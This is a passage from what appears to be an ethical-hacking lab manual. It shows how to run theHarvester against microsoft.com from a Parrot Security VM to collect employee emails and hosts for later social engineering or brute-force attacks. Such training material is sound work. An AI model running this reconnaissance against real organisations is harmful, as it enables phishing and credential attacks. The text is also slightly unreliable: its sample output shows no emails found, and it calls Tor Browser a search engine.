Note: Here, we will consider **Microsoft** as a target organization. However, you can select a target organization of your choice.


1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.


Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.



- Click the **MATE Terminal** icon at the top of the **Desktop** to open a Terminal window.




- A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
- In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
- Now, type **cd** and press **Enter** to jump to the root directory.



7. In the terminal window, type **theHarvester -d microsoft.com -l 200 -b baidu** and press **Enter**.

Note: In this command, **-d** specifies the domain or company name to search, **-l** specifies the number of results to be retrieved, and **-b** specifies the data source.



```
Applications Places System theHarvester -d microsoft.com -l 200 -b baidu - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# cd
[root@parrot]~# theHarvester -d microsoft.com -l 200 -b baidu

*****
*                                     *
* [theHarvester]                   *
*                                     *
* theHarvester 4.0.0               *
* Coded by Christian Martorella    *
* Edge-Security Research           *
* cmartorella@edge-security.com    *
*                                     *
*****

[*] Target: microsoft.com
[*] Searching Baidu.
[*] No IPs found.
[*] No emails found.
```

8. theHarvester starts extracting the details and displays them on the screen.
9. You can see the email IDs related to the target company and target company hosts obtained from the Baidu source, as shown in the screenshot. The attackers can use these email lists and usernames to perform social engineering and brute force attacks on the target organization.

Note: The results might differ when you perform this task.

Note: Here, we specify Baidu search engine as a data source. You can specify different data sources (e.g., Baidu, bing, binaryedge, bingapi, censys, google, linkedin, twitter, virustotal, threatcrowd, crtsh, netcraft, yahoo, etc.) to gather information about the target.

[illegible]

10. This concludes the demonstration of gathering an email list using theHarvester.
11. Close all open windows and document all the acquired information.
12. Turn off the **Parrot Security** virtual machine.

Task 4: Gather Information using Deep and Dark Web Searching

The deep web consists of web pages and content that are hidden and unindexed and cannot be located using a traditional web browser and search engines. It can be accessed by search engines such as Tor Browser and The WWW Virtual Library.

